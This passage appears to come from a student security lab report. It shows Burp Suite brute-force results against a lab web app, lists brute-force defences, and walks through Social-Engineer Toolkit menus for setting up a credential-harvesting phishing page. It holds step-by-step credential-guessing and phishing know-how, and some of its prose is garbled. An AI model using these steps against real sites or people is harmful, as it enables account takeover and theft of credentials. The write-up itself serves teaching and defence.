


Figure 32: Change in the redirection settings

Any successful brute force attack can be understood by the complex decryption of user information. Options tab to discard successful brute force attempts.

Request	Payload1	Payload2	Status	Error	Redire...	Timeout	Length	err...	except...	illegal	invalid	fail	stack	access	directory	file	not fo...	unkno...	sid#	c1	varchar	ODBC	SQL	quotat...	syntax	ORA-	111111	Wrie...
0	admin	1234	200				5010					1							6							1		
1	dave	1234	200				4966					1							6									
2	lupman	1234	200				4966					1							6									
3	admin2	1234	200				4966					1							6									
4	user123	1234	200				4966					1							6									
5	user345	1234	200				4966					1							6									
6	user	1234	200				4966					1							6									
7	navi	1234	200				4966					1							6									
8	admin	password	200				5010					1							6								1	
9	dave	password	200				4966					1							6									
10	lupman	password	200				4966					1							6									
11	admin2	password	200				4966					1							6									
12	user123	password	200				4966					1							6									
13	user345	password	200				4966					1							6									
14	user	password	200				4966					1							6									
15	navi	password	200				4966					1							6									
16	admin	navin@123	200				4966					1							6									
17	dave	navin@123	200				4966					1							6									
18	lupman	navin@123	200				4966					1							6									
19	user123	navin@123	200				4966					1							6									
20	user345	navin@123	200				4966					1							6									
21	user	navin@123	200				4966					1							6									
22	navi	navin@123	200				4966					1							6									
23	user	navin@123	200				4966					1							6									
24	navi	navin@123	200				4966					1							6									
25	admin	navin	200				4966					1							6									
26	dave	navin	200				4966					1							6									
27	lupman	navin	200				4966					1							6									
28	admin2	navin	200				4966					1							6									
29	user123	navin	200				4966					1							6									
30	user345	navin	200				4966					1							6									
31	user	navin	200				4966					1							6									
32	navi	navin	200				4966					1							6									

Figure 33: Brute Force - Successful Attack

Under the "Raw" tab, you can view the "HTTP GET" request submitted to the Systemconf server.






Figure 34: Medium Settings – RAW data

Under the "Proxy -> HTTP history" area, we can see our request history from Burp's inception.

Furthermore, we may show information such as the request's address, type (POST, GET, and so on), request status code (HTTP request status code), request duration, and so on.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists numerous requests, with one specific entry highlighted in orange. This entry corresponds to a successful login attempt for the user 'admin' with the password 'password'. The 'Status' column shows a 200 status code, and the 'Payload1' and 'Payload2' columns show the user 'admin' and password 'password' respectively. The 'Response' section at the bottom shows the raw HTTP response, which includes the user being logged in successfully.

Figure 35: Medium Settings - Successful Attack



When it was sent, the request was removed from the "Intercept" section. If we want to try many identities and passwords, we may use Burp's "Repeater" module. This module allows you to regularly send changes to the Request.




Figure 36: High Settings –Interception

2. Intruder attack of http://192.168.56.102 - Temporary attack - Not saved to project file							
Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings
Filter: Showing all items							
Request	Payload 1	Payload 2	Status	Error	Redire...	Timeout	Length
0	navin	1234	200	<input type="checkbox"/>	0	5010	1
1	admin	1234	200	<input type="checkbox"/>	0	4966	
2	drew	1234	200	<input type="checkbox"/>	0	4966	
3	lugman	1234	200	<input type="checkbox"/>	0	4966	
4	admin12	1234	200	<input type="checkbox"/>	0	4966	
5	user123	1234	200	<input type="checkbox"/>	0	4966	
6	user345	1234	200	<input type="checkbox"/>	0	4966	
7	user	1234	200	<input type="checkbox"/>	0	4966	
8	navin	password	200	<input type="checkbox"/>	0	4966	
9	admin	password	200	<input checked="" type="checkbox"/>	5010	1	
10	drew	password	200	<input type="checkbox"/>	0	4966	
11	lugman	password	200	<input type="checkbox"/>	0	4966	
12	admin12	password	200	<input type="checkbox"/>	0	4966	
13	user123	password	200	<input type="checkbox"/>	0	4966	
14	user345	password	200	<input type="checkbox"/>	0	4966	
15	user	password	200	<input type="checkbox"/>	0	4966	
16	navin	navin123	200	<input type="checkbox"/>	0	4966	
17	admin	navin123	200	<input type="checkbox"/>	0	4966	
18	drew	navin123	200	<input type="checkbox"/>	0	4966	
19	lugman	navin123	200	<input type="checkbox"/>	0	4966	
20	admin12	navin123	200	<input type="checkbox"/>	0	4966	
21	user123	navin123	200	<input type="checkbox"/>	0	4966	
22	user345	navin123	200	<input type="checkbox"/>	0	4966	
23	user	navin123	200	<input type="checkbox"/>	0	4966	
24	navin	navin123	200	<input type="checkbox"/>	0	4966	
25	admin	navin	200	<input type="checkbox"/>	0	4966	
26	drew	navin	200	<input type="checkbox"/>	0	4966	
27	lugman	navin	200	<input type="checkbox"/>	0	4966	
28	admin12	navin	200	<input type="checkbox"/>	0	4966	
29	user123	navin	200	<input type="checkbox"/>	0	4966	
30	user345	navin	200	<input type="checkbox"/>	0	4966	
31	user	navin	200	<input type="checkbox"/>	0	4966	
32	navin	navin	200	<input type="checkbox"/>	0	4966	

Figure 37: High Settings - Successful

On execution of a successful brute force attack on the vulnerable system. We can be able to see the matching password is highlighted.



5. 1 BRUTE FORCE ATTACK PREVENTION TECHNIQUES

Strong Password:

A strong password policy is the most effective and simple way to prevent a brute-force attack. 30% of repeated or changed passwords can be decoded in ten attempts. Make use of long passwords with special characters and spaces. Upper and lowercase characters, numerals, and symbols should all be included in your passwords.

Monitor IP address:

Restricting login attempts from users with a specified IP address or range is important for security, especially in blended work environments or for remote employees. It is recommended to set up notifications for any login attempts from unknown IP addresses and take measures to prevent them.

2 Factor Authorization:

When 2FA is enabled, you will be required to confirm that you are the one attempting to access your account. To confirm your identity, a secret code will be sent to your phone, and you must enter it before you can access your account.

Use of CAPTCHA

CAPTCHAs are used as a security measure to ensure that a real human is interacting with a website or application, rather than an automated script or bot. The tasks are designed to be simple for humans to complete, but difficult for machines to solve, such as identifying distorted text, selecting specific images, or solving simple math problems. By requiring users to complete a CAPTCHA, websites can reduce the amount of spam, bots, and automated attacks.

Web Application Firewalls

Web Application Firewalls (WAFs) are a type of security solution that can be used to protect web applications from various attacks, including brute force attacks. WAFs can be configured to monitor incoming traffic and identify patterns of behavior that are



indicative of an attack. When such behavior is detected, the WAF can take action to block the offending traffic, such as by dropping packets or blocking the offending IP address.

In the case of brute force attacks, WAFs can be configured to detect and block repeated login attempts with incorrect credentials. This can be done by setting thresholds for the number of failed login attempts from a single IP address within a given time period. If the threshold is exceeded, the WAF can block further login attempts from that IP address.

WAFs can also be configured to detect and block brute force attacks that attempt to exploit vulnerabilities in web applications, such as SQL injection or cross-site scripting (XSS) attacks

6. SOCIAL ENGINEERING ATTACKS

The social engineering technique exploits human mistakes to get commodities, private information, or access.

These social engineering tactics, also known as "human hacking," are used to trick unsuspecting individuals' insensitive information, spread malware infections, or grant access to restricted systems. Such attacks can occur both in-person and online or through other means.





Figure 38: Social Engineering Attacks

Social engineers use a variety of online and offline strategies to deceive unsuspecting persons into compromising their security, paying money, or giving sensitive information.

Furthermore, hackers seek to exploit a user's ignorance.

Many may not realize the importance of information, such as their phone number, and may be uncertain about how to protect themselves and their data. Large-scale engineering attacks, on the other hand, depend on direct communication with their targets. Instead of using brute force methods to gain access to data, the attacker often convinces the user to divulge the information.

These attackers use a reliable method to deceive victims, known as the social engineering attack cycle, which typically involves the following steps:

1. To become more knowledgeable, you can educate yourself by learning more about yourself or the larger community to which you belong.
2. Establish trust and build rapport by initiating a dialogue and fostering a relationship..



3. After establishing trust and identifying a vulnerability, the attacker may enlist the victim to further the attack
4. Once the intended activity has been accomplished, it is crucial to disengage from the user.

The Social Engineering Toolkit, created by programmer Dave Kennedy, is a free and open-source program designed for conducting social engineering attacks.

Uses of Social engineering toolkit:

1. Web Attack:

A web attack is a sort of cyber assault that targets a website or online application with the goal of gaining unauthorized access or stealing sensitive information by exploiting weaknesses in the software or infrastructure. SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and other types of web assaults are examples.

Social engineering attacks, on the other hand, relate to a collection of strategies used by cybercriminals to deceive people into disclosing sensitive information or doing actions that might lead to a security breach. Social engineering attacks can be launched by email, phone calls, text messaging, or social media, and they typically prey on human emotions, trust, or a lack of knowledge.

2. Attack Mass Mailers

Cybercriminals frequently utilize mass mailers to undertake social engineering attacks. These assaults are intended to deceive users into disclosing sensitive information or taking actions that benefit the attacker.

The phishing assault is one sort of mass mailer social engineering attack. The attacker conducts a phishing assault by sending out a huge number of emails that appear to be from a genuine source, such as a bank or a famous social networking site. The email usually contains a link that takes the receiver to a bogus website that appears to be the genuine thing. The website will then request sensitive information from the receiver, such as login credentials or credit card data, which the attacker can exploit to steal money.

3. Phishing Attacks

The Social Engineering Toolkit (SET) enables the creation of phishing pages for popular websites like Google, Facebook, and Instagram. When the target clicks on the link generated by SET, they are redirected to a genuine webpage of the legitimate website, but



with a phishing page overlay. This phishing link can then be sent to the victim via email or other means.

4. Create a Payload and Listener

It is worth noting that while social engineering can be an effective method for penetration testing, it is only one approach and should not be relied upon exclusively. Additionally, if the target lacks open ports or other information that can be used for penetration testing, alternative methods must be employed to locate it.

This is possible using Kali Linux. To begin, open Kali Linux's Terminal and type "setoolkit."




Figure 39: Password For Root Term






Figure 40: Social Engineering Toolkit

As seen below, a list will be supplied. Option "1" is for social engineering assaults.




Figure 41: Selecting Social Engineering Attack

A list will be displayed once again. Type "2" refers to website attack vectors.



```

File Actions Edit View Help
[---] [---] [---]
[---] [---] [---]
[---] [---] [---]

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

Figure 42: Choosing Website Attack Vectors

then select the Credential Harvester Attack Technique (option 3).



```

root@kali:/home/kali
File Actions Edit View Help
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

Figure 43: Choose the Credential Harvester Attack Method

Choose “1” to select the web templates option

```

root@kali:/home/kali
File Actions Edit View Help
aced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack>1

```

Figure 44: Choosing Web Templates



To conduct the attack on the test PC and Kali Linux machine within the same Wi-Fi network, it is sufficient to use the attacker's (my PC) local IP address. However, if the attack is carried out over a WAN, the external IP address must be specified.



The screenshot shows a terminal window titled 'KALI' running on a Kali Linux system. The window title bar also includes 'root@kali: /home/kali'. The menu bar contains 'File', 'Actions', 'Edit', 'View', and 'Help'. The main menu text is as follows:

```

File Actions Edit View Help
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method

